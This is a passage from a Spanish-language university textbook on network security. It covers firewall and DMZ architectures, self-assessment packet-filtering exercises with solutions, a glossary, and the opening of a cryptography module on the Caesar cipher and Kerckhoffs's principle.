


En la instalación que se muestra en la figura anterior, un cortafuegos separa el exterior de la red del segmento desmilitarizado (la DMZ) y los servidores que tienen que ser públicos desde el exterior de la red. El segundo cortafuegos, que hace de punto de contacto entre la red interna y la zona desmilitarizada, se configurará para que rechace todos los intentos de conexión que vayan llegando desde el exterior.

Así, si un atacante consigue introducirse en uno de los servidores de la zona desmilitarizada, será incapaz de atacar inmediatamente una estación de trabajo. Es decir, aunque un atacante se apodere del segmento de los servidores, el resto de la red continuará estando protegida mediante el segundo de los cortafuegos.

Combinación de tecnologías para la construcción de una DMZ

En la figura siguiente podemos ver el uso de un encaminador con filtrado de paquetes, juntamente con la utilización de un servidor intermediario para el establecimiento de una zona desmilitarizada.




Otra forma de solucionar los mismos problemas planteados consiste en la utilización de un sistema que implemente una inspección de estados en el filtro de paquetes.

La **inspección de estados***, diseñada por la empresa de productos de seguridad *Chekpoint* e implementada inicialmente en el producto *Firewall-1*, combina (al igual que las pasarelas a nivel de circuito) el rendimiento de los filtros de paquetes con la seguridad adicional que presenta la utilización de servidores intermediarios.

* En inglés, *stateful multi layer inspection.*

De esta forma se puede simplificar el esquema planteado anteriormente y mantener a la vez un nivel de rendimiento sin renunciar a las capacidades de monitorización que ofrece la utilización de un punto de protección único.

En la figura siguiente se ilustra la implantación de un equipo bastión con arquitectura de cortafuegos *dual-homed* y con implantación de inspección de estados.



2.4. Características adicionales de los sistemas cortafuegos

Como hemos visto, la utilización de un sistema cortafuegos supone una barrera de control que mantendrá la red protegida de todos aquellos accesos no autorizados, actuando como un punto central de control y realizando las tareas de administración más simples.

No obstante, este control y protección de la red es únicamente una de las posibilidades que pueden ofrecer los sistemas cortafuegos más modernos.

Por el hecho de situarse en un punto de choque, los sistemas cortafuegos pueden ofrecer otras funciones interesantes. Algunas de estas características adicionales incluyen:

- **Filtrado de contenidos.** Muchas organizaciones desean evitar que sus usuarios utilicen los recursos corporativos para navegar por determinados sitios web no deseados. El filtrado de contenidos ofrecido por algunos sistemas cortafuegos puede bloquear el acceso a estos sitios web, a la vez que protege la red contra cualquier código malicioso insertado en sus páginas, como por ejemplo *ActiveX* y código *Java* hostil.

- **Red privada virtual*.** Este tipo de funcionalidad ofrecida por la mayoría de los sistemas cortafuegos actuales, permite la construcción de un túnel seguro entre dos puntos de la red, normalmente para proteger las comunicaciones de una red corporativa al atravesar una red hostil (como es el caso de internet).

- **Traducción de direcciones de red**.** Aunque no se trata estrictamente de una funcionalidad relacionada con la seguridad, la mayoría de los sistemas cortafuegos ofrecen la posibilidad de realizar NAT y poder así asociar direcciones IP reservadas (indicadas en el RFC 1918) a direcciones válidas. Un ejemplo podría ser la traducción de direcciones IP del rango 10.0.0.0/24 de una red privada para que salgan hacia internet com la dirección IP pública 212.46.31.224.

- **Balanceo de la carga.** El balanceo de la carga ofrecida por muchos sistemas cortafuegos es la tarea de segmentar el tráfico de una red de forma distribuida. Algunos sistemas cortafuegos ofrecen actualmente funcionalidades que pueden ayudar, por ejemplo, a distribuir tráfico FTP o HTTP de forma totalmente distribuida.

- **Tolerancia a fallos.** Algunos sistemas cortafuegos ofrecen actualmente soporte para determinar tipos de fallos. Para ello, se suele utilizar funcionalidades de alta disponibilidad ***. En estas situaciones, la mayor parte de las estrategias incluyen la utilización de distintos sistemas cortafuegos sincronizados, de manera que uno de los sistemas estará a la espera de que se produzca un fallo en el equipo original para ponerse en funcionamiento y sustituirlo.

-* En inglés, *Virtual Private Networking, (VPN).*
-** En inglés, *Network Address Translation, (NAT).*
-*** En inglés, *High-Availability, (HA).*

- **Detección de ataques e intrusiones.** Muchos de los fabricantes de sistemas cortafuegos incorporan a sus productos la capacidad de detectar exploraciones y ataques conocidos. Aunque este tipo de funcionalidad no comporta un problema en sí mismo, deberíamos tener presente que puede llegar a suponer una carga de trabajo adicional y que puede entorpecer la actividad principal del sistema cortafuegos.

- **Autentificación de usuarios.** Dado que el sistema cortafuegos es un punto de entrada a la red, puede llevar a cabo una autentificación adicional a la que efectúan los servicios ofrecidos por la misma. Así, la autentificación de usuarios en un sistema cortafuegos tendrá la finalidad de permitir o rechazar la conexión al usuario que solicita una conexión con un servicio interno (normalmente, mediante un mecanismo más fuerte que el implantado por el servicio al que se conecta).

Finalmente, cabe comentar que la construcción de servicios adicionales en un sistema cortafuegos incrementa el número de vulnerabilidades sobre éste y, por lo tanto, el riesgo. La práctica de implantar distintos servicios sobre un cortafuegos no es recomendable. Desde el punto de vista de la seguridad es mejor buscar una arquitectura distribuida.

Resumen

Cuando un sistema se conecta a una red informática, se expone a un conjunto de amenazas que siempre estarán presentes. Como ya hemos visto en el módulo anterior, es muy probable que estos sistemas presenten deficiencias de seguridad, aumentando la probabilidad de que se produzcan estas amenazas.

Los sistemas cortafuegos focalizan las decisiones de seguridad en un único punto de choque, tratando de rechazar cualquier conexión que no esté expresamente permitida.

Mediante un escenario de configuración de filtrado de paquetes en sistemas cortafuegos simples, se podrán aplicar tecnológicamente las decisiones de una política de seguridad definida por la organización.

También es posible la construcción de sistemas cortafuegos mediante tecnologías de servidores intermediarios o pasarelas, de manera que todo el tráfico recibido se pueda interpretar a niveles superiores del de red.


Así pues, la utilización de un sistema cortafuegos supone una barrera de control que mantendrá la red protegida de todos aquellos accesos no autorizados, actuando como un punto central de control y facilitando las tareas de administración.

Por otro lado, por el hecho de situarse en un punto intermedio, los sistemas cortafuegos ofrecen otras funciones de seguridad interesantes como podrían ser la monitorización de las conexiones de red, el análisis de contenidos, la realización de controles de autenticación adicionales, la construcción de redes privadas virtuales, etc. También pueden realizar funciones no relacionadas directamente con la seguridad de la red, como la traducción de direcciones IP (NAT), la gestión de servicios de red, el control del ancho de banda, ...

Finalmente, debemos tener presente que los sistemas cortafuegos son únicamente mecanismos de prevención y que no son una solución única para solventar todos los problemas de seguridad de una red conectada a internet. Estos sistemas no podrán proteger nunca a la red de aquellos ataques que se produzcan en su interior y es posible que un atacante externo pueda ser ayudado por un usuario interno para colaborar en un posible ataque. Tampoco podrán evitar ataques contra servicios con acceso global, ni podrán proteger a la red contra la transferencia de aplicaciones maliciosos (virus, gusanos, ...). Sería impracticable la utilización de un dispositivo que se dedicara a analizar todo el tráfico que circula a través suyo. Por este motivo, serán necesarios mecanismos de protección adicionales, como los que se presentarán en los módulos siguientes.


Ejercicios de autoevaluación

1) Según el siguiente esquema (donde se ilustra cómo ocurre una conexión TCP):



¿Qué tipo de paquetes podría inspeccionar un encaminador con filtrado de paquetes para poder controlar los intentos de conexión? ¿Y para identificar las respuestas?

2) A partir de la siguiente figura, donde se observa una conexión Telnet realizada desde el cliente hacia el servidor:




Si suponemos que el servidor 192.168.0.3 es el servidor Telnet de la red interna, ¿cómo se pueden bloquear las conexiones destinadas a éste, exceptuando las procedentes del sistema 10.0.0.1?

3) Según la siguiente política de seguridad, ¿cómo impediríais que se hicieran conexiones a servidores HTTP externos que funcionan sobre un puerto distinto del 80?

Regla	Acción	Origen	Puerto de origen	Destino	Puerto de destino	Indicador	Descripción
1	Rechaza	10.0.0.0	*	*	80	TCP	Rechaza cualquier conexión a servidores HTTP
2	Permite	10.0.0.0	*	*	*	TCP	Permite conexiones TCP de salida
3	Permite	*	*	10.0.0.1	80	TCP	Permite conexiones HTTP entrantes
4	Permite	*	*	10.0.0.2	25	TCP	Permite conexiones SMTP entrantes
5	Permite	*	*	10.0.0.3	53	UDP	Permite conexiones DNS entrantes
6	Rechaza	*	*	10.0.0.0	*	*	Rechaza cualquier otra conexión a la red interna

4) ¿Por qué no encontramos la base de datos de la siguiente figura dentro de la zona desmilitarizada?



Soluciones

1) El filtro de paquetes inspeccionará únicamente el paquete de sincronismo o petición de inicio de conexión (con el indicador SYN activado); si se autoriza el paso a este paquete, se permite el establecimiento de la conexión.

Para identificar respuestas se recurre a la inspección del paquete que tienen los indicadores ACK y SYN activados. El resto de paquetes no son relevantes.

2) Para bloquear las conexiones destinadas al servidor 192.168.0.3, exceptuando las procedentes del sistema 10.0.0.1, podemos actuar de la siguiente manera:

Regla	Acción	Origen	Puerto de origen	Destino	Puerto de destino	Indicador	Descripción
1	Permite	10.0.0.1	> 1023	192.168.0.3	23	TCP	Permite conexiones del sistema de teletrabajo
2	Rechaza	*	*	*	*	*	Rechaza cualquier otra conexión

3) A nivel de red no se puede distinguir si los paquetes dirigidos a un puerto arbitrario corresponden al protocolo HTTP o no. Por lo tanto, con un filtro de paquetes la única solución sería rechazar todos los paquetes con origen en la red interna, excepto los que puedan ser respuestas a peticiones de los servicios permitidos (puertos TCP de origen 25 y 80).

Regla	Acción	Origen	Puerto de origen	Destino	Puerto de destino	Indicador	Descripción
1	Permite	10.0.0.0	80	*	*	TCP	Permite respuestas a peticiones HTTP
2	Permite	10.0.0.0	25	*	*	TCP	Permite respuestas a peticiones SMTP
3	Rechaza	10.0.0.0	*	*	*	TCP	Rechaza cualquier otro paquete de salida
4	Permite	*	*	10.0.0.1	80	TCP	Permite conexiones HTTP entrantes
5	Permite	*	*	10.0.0.2	25	TCP	Permite conexiones SMTP entrantes
6	Permite	*	*	10.0.0.3	53	UDP	Permite conexiones DNS entrantes
7	Rechaza	*	*	10.0.0.0	*	*	Rechaza cualquier otra conexión a la red interna

4) En la configuración del ejemplo se supone que el acceso a la base de datos únicamente se puede realizar desde la red interna. Por lo tanto, es mejor aislarla del exterior con dos sistemas cortafuegos (el encaminador y la pasarela) en lugar de dejarla en la zona desmilitarizada, donde sólo la separaría de la red externa el encaminador.

Otro criterio es el de poner el servicio lo más cerca posible de los sistemas; evidentemente, la base de datos es un servicio para la red interna (con clientes en la zona desmilitarizada). Nunca se accede a ésta directamente a través de internet. Si esto fuera realmente necesario, se podría recurrir a la utilización de una réplica de la base de datos accesible desde el exterior, habilitando únicamente las opciones de lectura.

Glosario

Arquitectura *dual-homed*: equipo informático de propósito general que tiene, al menos, dos interfaces de red.

Encaminador con filtrado de paquetes: dispositivo de red que encamina tráfico TCP/IP sobre la base de una serie de reglas de filtrado que deciden qué paquetes se encaminan a través suyo y cuáles son descartados.

Equipo bastión: sistema informático que ha sido fuertemente protegido para soportar los supuestos ataques desde un lugar hostil y que actúa como punto de contacto entre el interior y el exterior de una red.

Pasarela a nivel de aplicación: dispositivo de red que actúa com retransmisor a nivel de aplicación.

Pasarela a nivel de circuito: similar a una pasarela a nivel de aplicación en cuanto a la conexión, pero operando de manera similar a un filtro de paquetes a nivel de red (una vez que la conexión ha sido inicializada).

Política de seguridad: resultado de documentar las expectativas de seguridad de una red, tratando de plasmar en el mundo real los conceptos abstractos de seguridad.

Seguridad perimetral: seguridad basada únicamente en la integración en la red de sistemas cortafuegos y otros mecanismos de control de acceso.

Servidor intermediario: servidor *software* que se encarga de realizar las conexiones solicitadas con el exterior y retransmitirlas hacia el equipo que inició la conexión. En inglés, *proxy*.

Cortafuegos: elemento de prevención que realizará un control de acceso con el objetivo de separar nuestra red de los equipos del exterior (potencialment hostiles). En inglés, *firewall*.

Zona desmilitarizada: dentro de una red protegida por un cortafuegos, zona separada de los servidores públicos por un segundo cortafuegos.

Bibliografía

[1] Buch i Tarrats, J. (2000). *Sistemes de comunicacions - Arquitectures segures de xarxes (Sistemes tallafocs)*. FUOC.

[2] Cheswick, W. R.; Bellovin, S. M.; Rubin, A. D. (2003). *Firewalls and Internet Security: Repelling the Wily Hacker, 2nd ed*. Addison-Wesley Professional Computing.

[3] Hare, C.; Siyan, K. (1996). *Internet Firewalls and Network Security, 2nd ed*. New Riders.

[4] Zwicky, E. D.; Cooper, S.; Chapman, D. B. (2000). *Building internet Firewalls, 2nd ed*. O'Reilly & Associates.

3. Criptografía y autentificación

Índice

Introducción

Para proteger las redes de comunicaciones, la **criptografía** es la herramienta que nos permite evitar que alguien intercepte, manipule o falsifique los datos transmitidos. Dedicaremos la primera parte de este módulo a introducir los conceptos de criptografía necesarios para entender cómo se aplica a la protección de las comunicaciones.

La finalidad básica de la criptografía es el envío de información secreta. Si aplicamos una transformación, conocida como **cifrado**, a la información que queremos mantener en secreto, aunque un adversario consiga ver qué datos estamos enviando le serán completamente ininteligibles. Sólo el destinatario legítimo será capaz de realizar la transformación inversa y recuperar los datos originales.

Pero más allá de mantener la información en secreto, existen otros servicios que pueden ser igualmente necesarios, como, por ejemplo, la **autenticación**. Debemos evitar, de esta forma, que después de tomar todas las medidas necesarias para que sólo el destinatario final pueda leer la información, resulte que este destinatario sea un impostor que haya conseguido hacerse pasar por el auténtico destinatario. En la segunda parte del módulo veremos algunos sistemas para garantizar la autenticidad en las comunicaciones, la mayoría de ellas basadas en técnicas criptográficas.

En el resto de este módulo didáctico estudiaremos ejemplos de protocolos de comunicación que, aplicado los mecanismos anteriores, permiten proteger la información que se transmite entre ordenadores. Esta protección se puede obtener en distintos niveles de la arquitectura de comunicaciones. A **nivel red**, el mecanismo principal en un entorno de interconexión basado en IP es el conjunto de protocolos conocido como **IPsec**.

Alternativamente, se puede implementar la protección a **nivel de transporte**, aprovechando así la infraestructura IP existente, principalmente los encaminadores o *routers*. Como ejemplo de protección a nivel de transporte veremos la familia de protocolos **SSL/TLS/WTLS**.

Para finalizar el módulo, introduciremos la tecnología de **redes privadas virtuales** o **VPN**, que permite utilizar una red pública ampliamente extendida como es Internet para comunicaciones seguras, como si fuera una red privada dedicada.

Objetivos

Los conceptos presentados en el presente módulo didáctico deben permitir al estudiante alcanzar los siguientes objetivos:

1. Saber qué funciones nos ofrece la criptografía, tanto las técnicas de clave simétrica como las de clave pública.

2. Conocer los distintos algoritmos de cifrado, integridad y autenticación disponibles y sus posibles usos.

3. Conocer el uso de los certificados X.509 y las listas de revocación, su estructura y la utilidad de los distintos campos.

4. Reconocer la necesidad de los sistemas de autentificación, qué técnicas concretas utilizan, y cómo estas técnicas permiten contrarrestar los intentos de suplantación.

5. Comprender las posibilidades de protección de los protocolos de comunicación a distintos niveles, y en particular, el nivel de red y el de transporte.

6. Conocer los protocolos que forman la arquitectura IPsec, y qué protecciones ofrece cada uno de ellos.

7. Entender el mecanismo general de funcionamiento de los protocolos de transporte seguro SSL/TLS, y cómo estos protocolos pueden ser utilizados por otros niveles superiores, como HTTP o TELNET.

8. Introducir la tecnología de las redes privadas virtuales, y cómo se pueden usar para conectar intranets de forma segura mediante una red de acceso público, como es el caso de Internet.

1. Conceptos básicos de criptografía

A lo largo de la historia se han diseñado distintas técnicas para ocultar el significado de la información que no interesa que sea conocida por extraños. Algunas de ellas ya se usaban en tiempos de la antigua Grecia o del Imperio romano: por ejemplo, se atribuye a Julio César la invención de un cifrado para enviar mensajes cifrados que no pudieran ser interpretados por el enemigo.

Criptografía

Los términos **criptografía**, **criptología**, etc. provienen de la raíz griega *kryptós*, que significa "escondido".

La **criptografía** estudia, desde un punto de vista matemático, los métodos de protección de la información. Por otro lado, el **criptoanálisis** estudia las posibles técnicas utilizadas para contrarrestar los métodos criptográficos, y es de gran utilidad para ayudar a que estos sean más robustos y difíciles de atacar. El conjunto formado por estas dos disciplinas, criptografía y criptoanálisis, se conoce como **criptología**.

Cuando la protección que queremos obtener consiste en garantizar el secreto de la información, es decir, la **confidencialidad**, utilizamos el método criptográfico conocido como **cifrado**.

Uso de cifrado

El hecho de usar técnicas de cifrado parte de la idea que es muy costoso intentar evitar que un intruso intercepte la información. Enviar mensajes cifrados es más fácil, ya que no podrá interpretar la información que contienen.

Si M es el mensaje que queremos proteger o **texto en claro**, cifrarlo consiste en aplicarle un **algoritmo de cifrado** f, que lo transforma en otro mensaje que llamaremos **texto cifrado**, C. Esto lo podemos expresar como:

$$C = f(M)$$

Para que este cifrado sea útil, debe existir otra transformación o **algoritmo de descifrado** f^{-1}, que permita recuperar el mensaje original a partir del texto cifrado:

$$M = f^{-1}(C)$$

El cifrado de César

Por ejemplo, el "cifrado de César" que hemos mencionado anteriormente consistía en sustituir cada letra del mensaje por la que hay tres posiciones más adelante en el alfabeto (volviendo a empezar por la letra A si llegamos a la Z). De este modo, si aplicamos este algoritmo de cifrado al texto en claro "ALEA JACTA EST" (y utilizando el alfabeto latino actual, porque en tiempos del César no existían letras como la "W"), obtenemos el texto cifrado "DOHD MDFWD HVW". El descifrado en este caso es muy simple: sólo es necesario sustituir cada letra por la que hay tres posiciones antes en el alfabeto.

Un esquema como el del cifrado de César tiene el inconveniente de que, si el enemigo descubre cuál es el algoritmo de cifrado (y a partir de aquí deduce el

algoritmo inverso), será capaz de interpretar todos los mensajes cifrados que capture. Entonces se requeriría instruir a todos los "oficiales de comunicaciones" del ejército para que aprendieran un nuevo algoritmo, lo cual podría resultar complejo. En lugar de ello, lo que se hace en la actualidad es utilizar como algoritmo una función con un parámetro llamado **clave**.

En este caso podemos hablar de una función de cifrado e con una **clave de cifrado** k, y una función de descifrado d con una **clave de descifrado** x:

$$\begin{aligned} C &= e(k,M) \\ M &= d(x,C) = d(x,e(k,M)) \end{aligned}$$

Ejemplo de uso de una clave

El algoritmo de Julio César se puede generalizar definiendo una clave k que indique cuántas posiciones hay que avanzar cada letra en el alfabeto. El cifrado de César utiliza $k = 3$. Para descifrar se puede utilizar el mismo algoritmo pero con la clave invertida ($d \equiv e, x = -k$).

De este modo, una solución al problema del espía que llega a conocer cómo descifrar los mensajes podría ser seguir utilizando el mismo algoritmo, pero con una clave distinta.

Una premisa fundamental en la criptografía moderna es la **suposición de Kerckhoffs**, que establece que los algoritmos deben ser conocidos públicamente y su seguridad solo depende de la clave. En lugar de intentar ocultar el funcionamiento de los algoritmos, es mucho más seguro y efectivo mantener en secreto solamente las claves.

Seguridad por ocultismo

A lo largo de la historia ha habido casos que han demostrado la peligrosidad de basar la protección en mantener los algoritmos en secreto (lo que se conoce como "seguridad por ocultismo"). Si el algoritmo es conocido por muchos, es más fácil que se detecten debilidades o vulnerabilidades y se puedan corregir rápidamente. Si no, un experto podría deducir el algoritmo por ingeniería inversa, y terminar descubriendo que tiene puntos débiles por donde se puede ataca, como sucedió con el algoritmo A5/1 de la telefonía móvil GSM.

Un algoritmo se considera **seguro** si a un adversario le es imposible obtener el texto en claro M aun conociendo el algoritmo e y el texto cifrado C. Es decir, es imposible descifrar el mensaje sin saber cuál es la clave de descifrado. La palabra "imposible", debe tormarse en consideración con distintos matices. Un algoritmo criptográfico es **computacionalmente seguro** si, aplicando el mejor método conocido, la cantidad de recursos necesarios (tiempo de cálculo, número de procesadores, etc.) para descifrar el mensaje sin conocer la clave es mucho más grande (unos cuantos órdenes de magnitud) de lo que está al alcance de cualquier persona. En el límite, un algoritmo es **incondicionalmente seguro** si no se puede invertir ni con recursos infinitos. Los algoritmos que se utilizan en la práctica son (o intentan ser) computacionalmente seguros.

La acción de intentar descifrar mensajes sin conocer la clave de descifrado se conoce como "ataque". Si el ataque tiene éxito, se suele decir coloquialmente que se ha conseguido "romper" el algoritmo. Existen dos formas de llevar a cabo un ataque:

- Mediante el **criptoanálisis**, es decir, estudiando matemáticamente la forma de deducir el texto en claro a partir del texto cifrado.
- Aplicando la **fuerza bruta**, es decir, probando uno a uno todos los valores posibles de la clave de descifrado x hasta encontrar uno que produzca un texto en claro con sentido.

Ataques al cifrado de César

Continuando con el ejemplo del algoritmo del César generalizado (con clave), un ataque criptoanalítico podría consistir en el análisis de las propiedades estadísticas del texto cifrado. Las letras cifradas que más se repiten probablemente corresponderán a vocales o a las consonantes más frecuentes, las combinaciones más repetidas de dos (o tres) letras seguidas probablemente corresponden a los dígrafos (o trígrafos) que normalmente aparecen más veces en un texto.

Por otro lado, el ataque por fuerza bruta consistiría en intentar el descifrado con cada uno de los 25 posibles valores de la clave ($1 \leq x \leq 25$, si el alfabeto tiene 26 letras) y mirar cuál de ellos da un resultado inteligible. En este caso, la cantidad necesaria de recursos es tan modesta que incluso se puede realizar el ataque a mano. Por lo tanto, este cifrado seria un ejemplo de algoritmo inseguro o débil.

A continuación veremos las características de los principales sistemas criptográficos utilizados en la protección de las comunicaciones. A partir de ahora, consideraremos los mensajes en claro, los mensajes cifrados y las claves como secuencias de bits.

